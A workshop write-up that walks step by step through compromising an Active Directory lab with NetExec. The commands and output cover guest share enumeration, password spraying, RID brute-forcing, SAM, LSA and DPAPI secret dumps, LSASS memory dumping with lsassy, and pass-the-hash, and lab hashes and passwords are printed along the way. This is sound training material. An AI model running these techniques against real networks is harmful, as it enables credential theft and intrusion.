LeHack 2024 - NetExec workshop writeup

rayanle.cat/lehack-2024-netexec-workshop-writeup

BOUYAICHE RAYAN July 8, 2024

Active Directory

BOUYAICHE RAYAN

Jul 8, 2024 • 33 min read

> Like every year at LeHack, I was lucky enough to take part in mpgn's Active Directory workshop. The aim of the workshop was to compromise an Active Directory environment and become a Domain Admin of 2 domains as fast as possible using NetExec exclusively. We were given the ip range **10.0.0.0/24** as our entry point. Unfortunately I came second again this year, but next year will be the year.

First, we'll run a NetExec on the ip range to identify the different machines on the network (in which domains they are, their hostname, etc.), we can already see that there are 2 domains **rome.local** and **armorique.local** :

```
[Jul 07, 2024 - 11:57:25 (CEST)] exegol-netexec (netexec) /workspace # nxc smb
10.0.0.0/24
SMB         10.0.0.4        445    babaorum         [*] Windows 10 / Server 2019
Build 17763 x64 (name:babaorum) (domain:rome.local) (signing:True) (SMBv1:False)
SMB         10.0.0.7        445    METRONUM         [*] Windows 10 / Server 2019
Build 17763 x64 (name:METRONUM) (domain:rome.local) (signing:False) (SMBv1:False)
SMB         10.0.0.5        445    village          [*] Windows 10 / Server 2019
Build 17763 x64 (name:village) (domain:armorique.local) (signing:True)
(SMBv1:False)
SMB         10.0.0.8        445    REFERENDUM       [*] Windows 10 / Server 2019
Build 17763 x64 (name:REFERENDUM) (domain:rome.local) (signing:False)
(SMBv1:False)
```

Now that we have identified the machines that were present in the network, we will add the ips to a file to facilitate the next actions we will take:

```
[Jul 07, 2024 - 11:58:48 (CEST)] exegol-netexec (netexec) /workspace # echo
'10.0.0.4\n10.0.0.5\n10.0.0.7\n10.0.0.8' | tee -a hosts.txt
10.0.0.4
10.0.0.5
10.0.0.7
10.0.0.8
```

We also add to our **/etc/hosts** file the FQDN of the machines for name resolution, but we could also have used the new NetExec feature **--dns-server** :

```
[Jul 07, 2024 - 12:01:10 (CEST)] exegol-netexec (netexec) /workspace # echo
'10.0.0.4 babaorum babaorum.rome.local rome.local\n10.0.0.5 village
village.armorique.local armorique.local\n10.0.0.7 METRONUM
METRONUM.rome.local\n10.0.0.8 REFERENDUM REFERENDUM.rome.local' | tee -a
/etc/hosts
10.0.0.4 babaorum babaorum.rome.local rome.local
10.0.0.5 village village.armorique.local armorique.local
10.0.0.7 METRONUM METRONUM.rome.local
10.0.0.8 REFERENDUM REFERENDUM.rome.local
```

First, we'll try to list the accessible **SMB** shares accessible using the guest account. If you're interested in understanding the difference between guest account and null session, please read this article by Defte.
We identify a file share named **SHAREACCESIX** on the **babaorum** machine where we have read permissions :

```
[Jul 07, 2024 - 11:59:45 (CEST)] exegol-netexec (netexec) /workspace # nxc smb
hosts.txt -u guest -p '' --shares
SMB         10.0.0.8        445    REFERENDUM       [*] Windows 10 / Server 2019
Build 17763 x64 (name:REFERENDUM) (domain:rome.local) (signing:False)
(SMBv1:False)
SMB         10.0.0.5        445    village          [*] Windows 10 / Server 2019
Build 17763 x64 (name:village) (domain:armorique.local) (signing:True)
(SMBv1:False)
SMB         10.0.0.4        445    babaorum         [*] Windows 10 / Server 2019
Build 17763 x64 (name:babaorum) (domain:rome.local) (signing:True) (SMBv1:False)
SMB         10.0.0.7        445    METRONUM         [*] Windows 10 / Server 2019
Build 17763 x64 (name:METRONUM) (domain:rome.local) (signing:False) (SMBv1:False)
SMB         10.0.0.8        445    REFERENDUM       [+] rome.local\guest:
SMB         10.0.0.5        445    village          [-] armorique.local\guest:
STATUS_ACCOUNT_DISABLED
SMB         10.0.0.8        445    REFERENDUM       [*] Enumerated shares
SMB         10.0.0.8        445    REFERENDUM       Share           Permissions
Remark
SMB         10.0.0.8        445    REFERENDUM       -----           -----------
------
SMB         10.0.0.8        445    REFERENDUM       ADMIN$
Remote Admin
SMB         10.0.0.8        445    REFERENDUM       C$
Default share
SMB         10.0.0.8        445    REFERENDUM       D$
Default share
SMB         10.0.0.8        445    REFERENDUM       IPC$            READ
Remote IPC
SMB         10.0.0.4        445    babaorum         [+] rome.local\guest:
SMB         10.0.0.7        445    METRONUM         [+] rome.local\guest:
SMB         10.0.0.7        445    METRONUM         [*] Enumerated shares
SMB         10.0.0.7        445    METRONUM         Share           Permissions
Remark
SMB         10.0.0.7        445    METRONUM         -----           -----------
------
SMB         10.0.0.7        445    METRONUM         ADMIN$
Remote Admin
SMB         10.0.0.7        445    METRONUM         C$
Default share
SMB         10.0.0.7        445    METRONUM         D$
Default share
SMB         10.0.0.7        445    METRONUM         IPC$            READ
Remote IPC
SMB         10.0.0.4        445    babaorum         [*] Enumerated shares
SMB         10.0.0.4        445    babaorum         Share           Permissions
Remark
SMB         10.0.0.4        445    babaorum         -----           -----------
------
SMB         10.0.0.4        445    babaorum         ADMIN$
Remote Admin
SMB         10.0.0.4        445    babaorum         C$
Default share
SMB         10.0.0.4        445    babaorum         D$
Default share
SMB         10.0.0.4        445    babaorum         IPC$            READ
Remote IPC
```

```
SMB         10.0.0.4        445    babaorum         NETLOGON
Logon server share
SMB         10.0.0.4        445    babaorum         SHAREACCESIX    READ
SMB         10.0.0.4        445    babaorum         SYSVOL
Logon server share
```

To quickly identify the files inside, we're going to use the **spider_plus** module, which can be used to search file shares with read access :

```
[Jul 07, 2024 - 12:01:59 (CEST)] exegol-netexec (netexec) /workspace # nxc smb
10.0.0.4 -u guest -p '' -M spider_plus
SMB         10.0.0.4        445    babaorum         [*] Windows 10 / Server 2019
Build 17763 x64 (name:babaorum) (domain:rome.local) (signing:True) (SMBv1:False)
SMB         10.0.0.4        445    babaorum         [+] rome.local\guest:
SPIDER_PLUS 10.0.0.4        445    babaorum         [*] Started module
spidering_plus with the following options:
SPIDER_PLUS 10.0.0.4        445    babaorum         [*]  DOWNLOAD_FLAG: False
SPIDER_PLUS 10.0.0.4        445    babaorum         [*]     STATS_FLAG: True
SPIDER_PLUS 10.0.0.4        445    babaorum         [*] EXCLUDE_FILTER: ['print$',
'ipc$']
SPIDER_PLUS 10.0.0.4        445    babaorum         [*]   EXCLUDE_EXTS: ['ico',
'lnk']
SPIDER_PLUS 10.0.0.4        445    babaorum         [*]  MAX_FILE_SIZE: 50 KB
SPIDER_PLUS 10.0.0.4        445    babaorum         [*]  OUTPUT_FOLDER:
/tmp/nxc_hosted/nxc_spider_plus
SMB         10.0.0.4        445    babaorum         [*] Enumerated shares
SMB         10.0.0.4        445    babaorum         Share           Permissions
Remark
SMB         10.0.0.4        445    babaorum         -----           -----------
------
SMB         10.0.0.4        445    babaorum         ADMIN$
Remote Admin
SMB         10.0.0.4        445    babaorum         C$
Default share
SMB         10.0.0.4        445    babaorum         D$
Default share
SMB         10.0.0.4        445    babaorum         IPC$            READ
Remote IPC
SMB         10.0.0.4        445    babaorum         NETLOGON
Logon server share
SMB         10.0.0.4        445    babaorum         SHAREACCESIX    READ
SMB         10.0.0.4        445    babaorum         SYSVOL
Logon server share
SPIDER_PLUS 10.0.0.4        445    babaorum         [+] Saved share-file metadata
to "/tmp/nxc_hosted/nxc_spider_plus/10.0.0.4.json".
SPIDER_PLUS 10.0.0.4        445    babaorum         [*] SMB Shares:           7
(ADMIN$, C$, D$, IPC$, NETLOGON, SHAREACCESIX, SYSVOL)
SPIDER_PLUS 10.0.0.4        445    babaorum         [*] SMB Readable Shares:  2
(IPC$, SHAREACCESIX)
SPIDER_PLUS 10.0.0.4        445    babaorum         [*] SMB Filtered Shares:  1
SPIDER_PLUS 10.0.0.4        445    babaorum         [*] Total folders found:  0
SPIDER_PLUS 10.0.0.4        445    babaorum         [*] Total files found:    1
SPIDER_PLUS 10.0.0.4        445    babaorum         [*] File size average:    319
B
SPIDER_PLUS 10.0.0.4        445    babaorum         [*] File size min:        319
B
SPIDER_PLUS 10.0.0.4        445    babaorum         [*] File size max:        319
B
```

We identify an **infos.txt.txt** file present on the file share :

```
[Jul 07, 2024 - 12:02:11 (CEST)] exegol-netexec (netexec) /workspace # cat
/tmp/nxc_hosted/nxc_spider_plus/10.0.0.4.json
{
    "SHAREACCESIX": {
        "infos.txt.txt": {
            "atime_epoch": "2024-07-03 12:06:32",
            "ctime_epoch": "2024-07-02 11:48:35",
            "mtime_epoch": "2024-07-03 12:06:32",
            "size": "319 B"
        }
    }
```

We use the **--get-file** option to retrieve the file on our machine:

```
[Jul 07, 2024 - 12:05:05 (CEST)] exegol-netexec (netexec) /workspace # nxc smb
10.0.0.4 -u guest -p '' --get-file \\info.txt.txt infos.txt.txt  --share
SHAREACCESIX
SMB         10.0.0.4        445    babaorum         [*] Windows 10 / Server 2019
Build 17763 x64 (name:babaorum) (domain:rome.local) (signing:True) (SMBv1:False)
SMB         10.0.0.4        445    babaorum         [+] rome.local\guest:
SMB         10.0.0.4        445    babaorum         [*] Copying "info.txt.txt" to
"infos.txt.txt"
SMB         10.0.0.4        445    babaorum         [+] File "\info.txt.txt" was
downloaded to "info.txt.txt"
```

The file tells us that there's a **Roman spy** who managed to infiltrate the **Gallic village** (important to remember for later) and that a message has been left with instructions. We are also given credentials to retrieve the message:

```
[Jul 07, 2024 - 12:08:10 (CEST)] exegol-netexec (netexec) /workspace # cat
infos.txt.txt
Ave, Csar !

Notre espion a russi  s'infiltrer dans le village gaulois. Il a dpos un message
avec les instructions pour rcuprer les plans dans le camp romain avoisinant le
village !

Voici les identifiants pour rcuprer le message: heftepix / BnfMQ9QI81Tz

Merci de dtruire cette tablette aprs lecture !
```

We try to spray the credentials on the network machines in **SMB** but they don't work:

```
[Jul 07, 2024 - 12:08:34 (CEST)] exegol-netexec (netexec) /workspace # nxc smb
hosts.txt -u heftepix -p 'BnfMQ9QI81Tz'
SMB         10.0.0.7        445    METRONUM         [*] Windows 10 / Server 2019
Build 17763 x64 (name:METRONUM) (domain:rome.local) (signing:False) (SMBv1:False)
SMB         10.0.0.4        445    babaorum         [*] Windows 10 / Server 2019
Build 17763 x64 (name:babaorum) (domain:rome.local) (signing:True) (SMBv1:False)
SMB         10.0.0.8        445    REFERENDUM       [*] Windows 10 / Server 2019
Build 17763 x64 (name:REFERENDUM) (domain:rome.local) (signing:False)
(SMBv1:False)
SMB         10.0.0.5        445    village          [*] Windows 10 / Server 2019
Build 17763 x64 (name:village) (domain:armorique.local) (signing:True)
(SMBv1:False)
SMB         10.0.0.7        445    METRONUM         [-]
rome.local\heftepix:BnfMQ9QI81Tz STATUS_LOGON_FAILURE
SMB         10.0.0.4        445    babaorum         [+]
rome.local\heftepix:BnfMQ9QI81Tz (Guest)
SMB         10.0.0.8        445    REFERENDUM       [-]
rome.local\heftepix:BnfMQ9QI81Tz STATUS_LOGON_FAILURE
SMB         10.0.0.5        445    village          [-]
armorique.local\heftepix:BnfMQ9QI81Tz STATUS_LOGON_FAILURE
```

This time, using the **FTP** protocol, we succeeded in making a successful connection:

```
[Jul 07, 2024 - 12:09:09 (CEST)] exegol-netexec (netexec) /workspace # nxc ftp
hosts.txt -u 'heftepix' -p 'BnfMQ9QI81Tz'
FTP         10.0.0.7        21     10.0.0.7         [*] Banner: -FileZilla Server
1.8.2
220 Please visit https://filezilla-project.org/
FTP         10.0.0.7        21     10.0.0.7         [+] heftepix:BnfMQ9QI81Tz
```

We can list the folders present on the **FTP** server using the **--ls** option, identifying a folder named **wineremix** :

```
[Jul 07, 2024 - 12:09:28 (CEST)] exegol-netexec (netexec) /workspace # nxc ftp
10.0.0.7 -u 'heftepix' -p 'BnfMQ9QI81Tz' --ls
FTP         10.0.0.7        21     10.0.0.7         [*] Banner: -FileZilla Server
1.8.2
220 Please visit https://filezilla-project.org/
FTP         10.0.0.7        21     10.0.0.7         [+] heftepix:BnfMQ9QI81Tz
FTP         10.0.0.7        21     10.0.0.7         [*] Directory Listing
FTP         10.0.0.7        21     10.0.0.7         dr-xr-xr-x 1 ftp ftp
0 Jul 02 10:07 wineremix
```

Once again, using the **--ls** option, we list the files in the folder and find the file **plans.txt** :

```
[Jul 07, 2024 - 12:09:44 (CEST)] exegol-netexec (netexec) /workspace # nxc ftp
10.0.0.7 -u 'heftepix' -p 'BnfMQ9QI81Tz' --ls wineremix
FTP         10.0.0.7        21     10.0.0.7         [*] Banner: -FileZilla Server
1.8.2
220 Please visit https://filezilla-project.org/
FTP         10.0.0.7        21     10.0.0.7         [+] heftepix:BnfMQ9QI81Tz
FTP         10.0.0.7        21     10.0.0.7         [*] Directory Listing for
wineremix
FTP         10.0.0.7        21     10.0.0.7         -r--r--r-- 1 ftp ftp
477 Jul 04 10:16 plans.txt
```

The **plans.txt** file can be retrieved using the **--get** option :

```
[Jul 07, 2024 - 12:09:52 (CEST)] exegol-netexec (netexec) /workspace # nxc ftp
10.0.0.7 -u 'heftepix' -p 'BnfMQ9QI81Tz' --ls wineremix --get plans.txt
FTP         10.0.0.7        21     10.0.0.7         [*] Banner: -FileZilla Server
1.8.2
220 Please visit https://filezilla-project.org/
FTP         10.0.0.7        21     10.0.0.7         [+] heftepix:BnfMQ9QI81Tz
FTP         10.0.0.7        21     10.0.0.7         [*] Directory Listing for
wineremix
FTP         10.0.0.7        21     10.0.0.7         -r--r--r-- 1 ftp ftp
477 Jul 04 10:16 plans.txt
FTP         10.0.0.7        21     10.0.0.7         [+] Downloaded: plans.txt
```

In this file, we're given quite a bit of information, including the fact that it's a local sentinel that will have to authenticate, which means that the password we're given is for a local account :

```
[Jul 07, 2024 - 13:08:56 (CEST)] exegol-netexec (netexec) /workspace # cat
plans.txt
Ave, Csar !

J'ai envoy un messager avec les plans du village. Il aura besoin de rentrer
discrtement dans le camp et remettra les plans au commandant du camp.
Le mot de passe pour entrer dans le camp sera le suivant : wUSYIuhhWy!!12OL , il
faudra prvenir la sentinelle local  ce poste pour qu'il puisse s'authentifier sans
encombre !!!

J'ai aussi entendu dire que le capitaine Lapsus tait pass dans le camp le mois
dernier. J'espre qu'il n'a pas laiss de trace !
```

In order to spray the password on local accounts, we need to identify the local accounts on the various machines in the domain. To do this, we're going to reuse our guest account, which will enable us to perform rid cycling. If you want to understand how this technique works, please read this TrustedSec's article. If you want to exploit rid cycling with NetExec, use the **--rid-brute** option (with the parameter up to which rid you want to bruteforce). I also use NetExec's log option to make it easier to parse the list of local users later on :

```
nxc smb hosts.txt  -u guest -p '' --rid-brute 10000 --log rid-brute.txt
10.0.0.8        445    REFERENDUM       [*] Windows 10 / Server 2019 Build 17763
x64 (name:REFERENDUM) (domain:rome.local) (signing:False) (SMBv1:False)
10.0.0.7        445    METRONUM         [*] Windows 10 / Server 2019 Build 17763
x64 (name:METRONUM) (domain:rome.local) (signing:False) (SMBv1:False)
10.0.0.4        445    babaorum         [*] Windows 10 / Server 2019 Build 17763
x64 (name:babaorum) (domain:rome.local) (signing:True) (SMBv1:False)
10.0.0.5        445    village          [*] Windows 10 / Server 2019 Build 17763
x64 (name:village) (domain:armorique.local) (signing:True) (SMBv1:False)
10.0.0.8        445    REFERENDUM       [+] rome.local\guest:
10.0.0.7        445    METRONUM         [+] rome.local\guest:
10.0.0.4        445    babaorum         [+] rome.local\guest:
10.0.0.8        445    REFERENDUM       500: referendum\admin01 (SidTypeUser)
10.0.0.8        445    REFERENDUM       501: referendum\Guest (SidTypeUser)
10.0.0.8        445    REFERENDUM       503: referendum\DefaultAccount
(SidTypeUser)
10.0.0.8        445    REFERENDUM       504: referendum\WDAGUtilityAccount
(SidTypeUser)
10.0.0.8        445    REFERENDUM       513: referendum\None (SidTypeGroup)
10.0.0.5        445    village          [-] armorique.local\guest:
STATUS_ACCOUNT_DISABLED
10.0.0.7        445    METRONUM         500: metronum\admin01 (SidTypeUser)
10.0.0.7        445    METRONUM         501: metronum\Guest (SidTypeUser)
10.0.0.7        445    METRONUM         503: metronum\DefaultAccount (SidTypeUser)
10.0.0.7        445    METRONUM         504: metronum\WDAGUtilityAccount
(SidTypeUser)
10.0.0.7        445    METRONUM         513: metronum\None (SidTypeGroup)
10.0.0.8        445    REFERENDUM       1000: referendum\ADSyncAdmins
(SidTypeAlias)
10.0.0.8        445    REFERENDUM       1001: referendum\ADSyncOperators
(SidTypeAlias)
10.0.0.8        445    REFERENDUM       1002: referendum\ADSyncBrowse
(SidTypeAlias)
10.0.0.8        445    REFERENDUM       1003: referendum\ADSyncPasswordSet
(SidTypeAlias)
10.0.0.7        445    METRONUM         1003: metronum\localix (SidTypeUser)
10.0.0.4        445    babaorum         498: ROME\Enterprise Read-only Domain
Controllers (SidTypeGroup)
10.0.0.4        445    babaorum         500: ROME\jules.cesar (SidTypeUser)
10.0.0.4        445    babaorum         501: ROME\Guest (SidTypeUser)
10.0.0.4        445    babaorum         502: ROME\krbtgt (SidTypeUser)
10.0.0.4        445    babaorum         512: ROME\Domain Admins (SidTypeGroup)
10.0.0.4        445    babaorum         513: ROME\Domain Users (SidTypeGroup)
10.0.0.4        445    babaorum         514: ROME\Domain Guests (SidTypeGroup)
10.0.0.4        445    babaorum         515: ROME\Domain Computers (SidTypeGroup)
10.0.0.4        445    babaorum         516: ROME\Domain Controllers
(SidTypeGroup)
10.0.0.4        445    babaorum         517: ROME\Cert Publishers (SidTypeAlias)
10.0.0.4        445    babaorum         518: ROME\Schema Admins (SidTypeGroup)
10.0.0.4        445    babaorum         519: ROME\Enterprise Admins (SidTypeGroup)
10.0.0.4        445    babaorum         520: ROME\Group Policy Creator Owners
(SidTypeGroup)
10.0.0.4        445    babaorum         521: ROME\Read-only Domain Controllers
(SidTypeGroup)
10.0.0.4        445    babaorum         522: ROME\Cloneable Domain Controllers
(SidTypeGroup)
```

```
10.0.0.4        445    babaorum         525: ROME\Protected Users (SidTypeGroup)
10.0.0.4        445    babaorum         526: ROME\Key Admins (SidTypeGroup)
10.0.0.4        445    babaorum         527: ROME\Enterprise Key Admins
(SidTypeGroup)
10.0.0.4        445    babaorum         553: ROME\RAS and IAS Servers
(SidTypeAlias)
10.0.0.4        445    babaorum         571: ROME\Allowed RODC Password
Replication Group (SidTypeAlias)
10.0.0.4        445    babaorum         572: ROME\Denied RODC Password Replication
Group (SidTypeAlias)
10.0.0.4        445    babaorum         1000: ROME\babaorum$ (SidTypeUser)
10.0.0.4        445    babaorum         1101: ROME\DnsAdmins (SidTypeAlias)
10.0.0.4        445    babaorum         1102: ROME\DnsUpdateProxy (SidTypeGroup)
10.0.0.4        445    babaorum         1103: ROME\brutus (SidTypeUser)
10.0.0.4        445    babaorum         1104: ROME\caius.bonus (SidTypeUser)
10.0.0.4        445    babaorum         1105: ROME\caius.laius (SidTypeUser)
10.0.0.4        445    babaorum         1106: ROME\caius.pupus (SidTypeUser)
10.0.0.4        445    babaorum         1107: ROME\motus (SidTypeUser)
10.0.0.4        445    babaorum         1108: ROME\couverdepus (SidTypeUser)
10.0.0.4        445    babaorum         1109: ROME\processus (SidTypeUser)
10.0.0.4        445    babaorum         1110: ROME\cartapus (SidTypeUser)
10.0.0.4        445    babaorum         1111: ROME\oursenplus (SidTypeUser)
10.0.0.4        445    babaorum         1112: ROME\detritus (SidTypeUser)
10.0.0.4        445    babaorum         1113: ROME\blocus (SidTypeUser)
10.0.0.4        445    babaorum         1114: ROME\musculus (SidTypeUser)
10.0.0.4        445    babaorum         1115: ROME\radius (SidTypeUser)
10.0.0.4        445    babaorum         1116: ROME\briseradius (SidTypeUser)
10.0.0.4        445    babaorum         1117: ROME\plexus (SidTypeUser)
10.0.0.4        445    babaorum         1118: ROME\marcus.sacapus (SidTypeUser)
10.0.0.4        445    babaorum         1119: ROME\yenapus (SidTypeUser)
10.0.0.4        445    babaorum         1120: ROME\chorus (SidTypeUser)
10.0.0.4        445    babaorum         1121: ROME\cleopatre (SidTypeUser)
10.0.0.4        445    babaorum         1122: ROME\epidemais (SidTypeUser)
10.0.0.4        445    babaorum         1123: ROME\numerobis (SidTypeUser)
10.0.0.4        445    babaorum         1124: ROME\amonbofis (SidTypeUser)
10.0.0.4        445    babaorum         1125: ROME\tournevis (SidTypeUser)
10.0.0.4        445    babaorum         1126: ROME\tumeheris (SidTypeUser)
10.0.0.4        445    babaorum         1127: ROME\METRONUM$ (SidTypeUser)
10.0.0.4        445    babaorum         1128: ROME\lapsus (SidTypeUser)
10.0.0.4        445    babaorum         1129: ROME\REFERENDUM$ (SidTypeUser)
10.0.0.4        445    babaorum         2101: ROME\MSOL_80541c18ebaa (SidTypeUser)
```

Now that we've retrieved the local accounts of the **METRONUM** and **REFERENDUM** machines, we'll sort them to spray the password :

```
[Jul 07, 2024 - 12:23:44 (CEST)] exegol-netexec (netexec) /workspace # cat rid-
brute.txt | grep User | grep METRONUM | cut -d '\' -f 2 | cut -d ' ' -f 1  | uniq
> user-metronum.lst
[Jul 07, 2024 - 12:23:53 (CEST)] exegol-netexec (netexec) /workspace # cat user-
metronum.lst
METRONUM$
admin01
Guest
DefaultAccount
WDAGUtilityAccount
localix
METRONUM$
[Jul 07, 2024 - 12:24:01 (CEST)] exegol-netexec (netexec) /workspace # cat rid-
brute.txt | grep User | grep REFERENDUM | cut -d '\' -f 2 | cut -d ' ' -f 1  |
uniq  > user-referendum.lst
[Jul 07, 2024 - 12:24:18 (CEST)] exegol-netexec (netexec) /workspace # cat user-
referendum.lst
REFERENDUM$
admin01
Guest
DefaultAccount
WDAGUtilityAccount
REFERENDUM$
admin01
Guest
DefaultAccount
WDAGUtilityAccount
REFERENDUM$
```

So we spray our password on **METRONIM**'s list of local accounts using the **--local-auth** option, and successfully log in as local administrator (thanks to the **Pwn3d!** mention) with the **localix** account :

```
[Jul 07, 2024 - 12:24:21 (CEST)] exegol-netexec (netexec) /workspace # nxc smb
10.0.0.7 -u user-metronum.lst -p 'wUSYIuhhWy!!12OL' --continue-on-success --local-
auth
SMB         10.0.0.7        445    METRONUM         [*] Windows 10 / Server 2019
Build 17763 x64 (name:METRONUM) (domain:METRONUM) (signing:False) (SMBv1:False)
SMB         10.0.0.7        445    METRONUM         [-]
METRONUM\METRONUM$:wUSYIuhhWy!!12OL STATUS_LOGON_FAILURE
SMB         10.0.0.7        445    METRONUM         [-]
METRONUM\admin01:wUSYIuhhWy!!12OL STATUS_LOGON_FAILURE
SMB         10.0.0.7        445    METRONUM         [-]
METRONUM\Guest:wUSYIuhhWy!!12OL STATUS_LOGON_FAILURE
SMB         10.0.0.7        445    METRONUM         [-]
METRONUM\DefaultAccount:wUSYIuhhWy!!12OL STATUS_LOGON_FAILURE
SMB         10.0.0.7        445    METRONUM         [-]
METRONUM\WDAGUtilityAccount:wUSYIuhhWy!!12OL STATUS_LOGON_FAILURE
SMB         10.0.0.7        445    METRONUM         [+]
METRONUM\localix:wUSYIuhhWy!!12OL (Pwn3d!)
SMB         10.0.0.7        445    METRONUM         [-]
METRONUM\METRONUM$:wUSYIuhhWy!!12OL STATUS_LOGON_FAILURE
```

Now that we're the machine's local administrator, we can enter the post-exploitation phase, so we'll dump the **SAM** base, **LSA** & **DPAPI** secrets (we can directly chain the options to do everything at once) :

```
[Jul 07, 2024 - 12:26:00 (CEST)] exegol-netexec (netexec) /workspace # nxc smb
10.0.0.7 -u localix -p 'wUSYIuhhWy!!12OL' --local-auth --sam --lsa --dpapi
SMB         10.0.0.7        445    METRONUM         [*] Windows 10 / Server 2019
Build 17763 x64 (name:METRONUM) (domain:METRONUM) (signing:False) (SMBv1:False)
SMB         10.0.0.7        445    METRONUM         [+]
METRONUM\localix:wUSYIuhhWy!!12OL (Pwn3d!)
SMB         10.0.0.7        445    METRONUM         [*] Dumping SAM hashes
1SMB         10.0.0.7        445    METRONUM
admin01:500:aad3b435b51404eeaad3b435b51404ee:e3afa787c8f370de404ee4a44017d419:::
SMB         10.0.0.7        445    METRONUM
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         10.0.0.7        445    METRONUM
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089
c0:::
SMB         10.0.0.7        445    METRONUM
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:cade791b2b8968aac202d66745
304824:::
SMB         10.0.0.7        445    METRONUM
localix:1003:aad3b435b51404eeaad3b435b51404ee:6a876cf1ec742aa43891b97c5acb6a09:::
SMB         10.0.0.7        445    METRONUM         [+] Added 5 SAM hashes to the
database
SMB         10.0.0.7        445    METRONUM         [+] Dumping LSA secrets
SMB         10.0.0.7        445    METRONUM
ROME.LOCAL/musculus:$DCC2$10240#musculus#0fabadcaf35e4477648e96462cb87ce3: (2024-
07-02 14:59:37)
SMB         10.0.0.7        445    METRONUM
ROME.LOCAL/musculus:$DCC2$10240#musculus#0fabadcaf35e4477648e96462cb87ce3: (2024-
07-03 20:37:53)
SMB         10.0.0.7        445    METRONUM
ROME.LOCAL/musculus:$DCC2$10240#musculus#0fabadcaf35e4477648e96462cb87ce3: (2024-
07-04 10:14:06)
SMB         10.0.0.7        445    METRONUM
ROME.LOCAL/musculus:$DCC2$10240#musculus#0fabadcaf35e4477648e96462cb87ce3: (2024-
07-06 23:29:45)
SMB         10.0.0.7        445    METRONUM
ROME.LOCAL/musculus:$DCC2$10240#musculus#0fabadcaf35e4477648e96462cb87ce3: (2024-
07-02 12:31:30)
SMB         10.0.0.7        445    METRONUM
ROME.LOCAL/musculus:$DCC2$10240#musculus#0fabadcaf35e4477648e96462cb87ce3: (2024-
07-02 13:04:07)
SMB         10.0.0.7        445    METRONUM
ROME.LOCAL/musculus:$DCC2$10240#musculus#0fabadcaf35e4477648e96462cb87ce3: (2024-
07-02 14:12:01)
SMB         10.0.0.7        445    METRONUM
ROME.LOCAL/musculus:$DCC2$10240#musculus#0fabadcaf35e4477648e96462cb87ce3: (2024-
07-02 14:50:46)
SMB         10.0.0.7        445    METRONUM
ROME.LOCAL/musculus:$DCC2$10240#musculus#0fabadcaf35e4477648e96462cb87ce3: (2024-
07-02 14:54:58)
SMB         10.0.0.7        445    METRONUM
ROME.LOCAL/musculus:$DCC2$10240#musculus#0fabadcaf35e4477648e96462cb87ce3: (2024-
07-02 14:56:56)
SMB         10.0.0.7        445    METRONUM         ROME\METRONUM$:aes256-cts-
hmac-sha1-96:db44fa81c91e42657126c40d56b48e27acf895b2edfd78acbcf9f99e5b78b53a
SMB         10.0.0.7        445    METRONUM         ROME\METRONUM$:aes128-cts-
hmac-sha1-96:6413d058c8dbc25bf175416c14fecb3c
```

```
SMB         10.0.0.7        445    METRONUM         ROME\METRONUM$:des-cbc-
md5:0dc26bf7ef46f498
SMB         10.0.0.7        445    METRONUM
ROME\METRONUM$:plain_password_hex:7700290044005e005e0052006a0031004b006d0032005c00
7a005e006c004500620054002f005300700054006e0021003b00280062004c00780029004c006b006d
003800470066004a004300740046005400310003a00600040006c004100610073004e006b0048005600
3e003b0047004f00510064002b0078006a004a00420066003b004d0025004c006c00700030005b004d
006a006d006b00730044006400510043007000680067002800340058002100 3c005c005a0075006700
6300600072005c003400660042005500600061006800270006b004200350040007700700051002400 75
005200450045002300 4900
SMB         10.0.0.7        445    METRONUM
ROME\METRONUM$:aad3b435b51404eeaad3b435b51404ee:0b9c62acf7e9754d98013f89d3ffdf4a::
:
SMB         10.0.0.7        445    METRONUM         (Unknown User):wKsz4eq7dEnOC'
SMB         10.0.0.7        445    METRONUM
dpapi_machinekey:0x50384683ad6eb110c4048b143964eeb570a3bdc7
dpapi_userkey:0xeef3ffb09f308eba7ddbc600d421b4e1dac017c1
SMB         10.0.0.7        445    METRONUM
NL$KM:831e11da646a29901b2381dc73416771ffc6dcb9ee0a00bdffe43ea75dee52dff9a9361c6de3
85ce661161cfce0db3508bf5056abfbca761fd1fbc4a872eaf55
SMB         10.0.0.7        445    METRONUM         [+] Dumped 18 LSA secrets to
/root/.nxc/logs/METRONUM_10.0.0.7_2024-07-07_122627.secrets and
/root/.nxc/logs/METRONUM_10.0.0.7_2024-07-07_122627.cached
SMB         10.0.0.7        445    METRONUM         [*] Collecting User and
Machine masterkeys, grab a coffee and be patient...
SMB         10.0.0.7        445    METRONUM         [+] Got 7 decrypted
masterkeys. Looting secrets...
SMB         10.0.0.7        445    METRONUM         [-] No secrets found
```

We didn't find much of interest, but when we dumped the memory of the **lsass.exe** process using **lsassy** mode, we found the credentials of a domain account named **musculus** :

```
[Jul 07, 2024 - 12:28:31 (CEST)] exegol-netexec (netexec) /workspace # nxc smb
10.0.0.7 -u localix -p 'wUSYIuhhWy!!12OL' --local-auth -M lsassy
SMB         10.0.0.7        445    METRONUM         [*] Windows 10 / Server 2019
Build 17763 x64 (name:METRONUM) (domain:METRONUM) (signing:False) (SMBv1:False)
SMB         10.0.0.7        445    METRONUM         [+]
METRONUM\localix:wUSYIuhhWy!!12OL (Pwn3d!)
LSASSY      10.0.0.7        445    METRONUM         ROME\musculus
0c5a8f7d371f7159fe673933401d0109
```

Now that we've got the musculus account back, we can dump the **DPAPI** secrets on the **METRONUM** machine again, but this time with the musculus account, as there's also the possibility of **DPAPI** secrets encrypted with its masterkey (if you're interested in understanding how **DPAPI** works, I invite you to read the following article) :

```
[Jul 07, 2024 - 12:33:39 (CEST)] exegol-netexec (netexec) /workspace # nxc smb
10.0.0.7  -u musculus -H 0c5a8f7d371f7159fe673933401d0109 --dpapi
SMB         10.0.0.7        445    METRONUM         [*] Windows 10 / Server 2019
Build 17763 x64 (name:METRONUM) (domain:rome.local) (signing:False) (SMBv1:False)
SMB         10.0.0.7        445    METRONUM         [+]
rome.local\musculus:0c5a8f7d371f7159fe673933401d0109 (Pwn3d!)
SMB         10.0.0.7        445    METRONUM         [*] Collecting User and
Machine masterkeys, grab a coffee and be patient...
SMB         10.0.0.7        445    METRONUM         [+] Got 8 decrypted
masterkeys. Looting secrets...
SMB         10.0.0.7        445    METRONUM         [musculus][GOOGLE CHROME]
http://testphp.vulnweb.com/userinfo.php - lapsus:hC78*K,Zv+z123
```

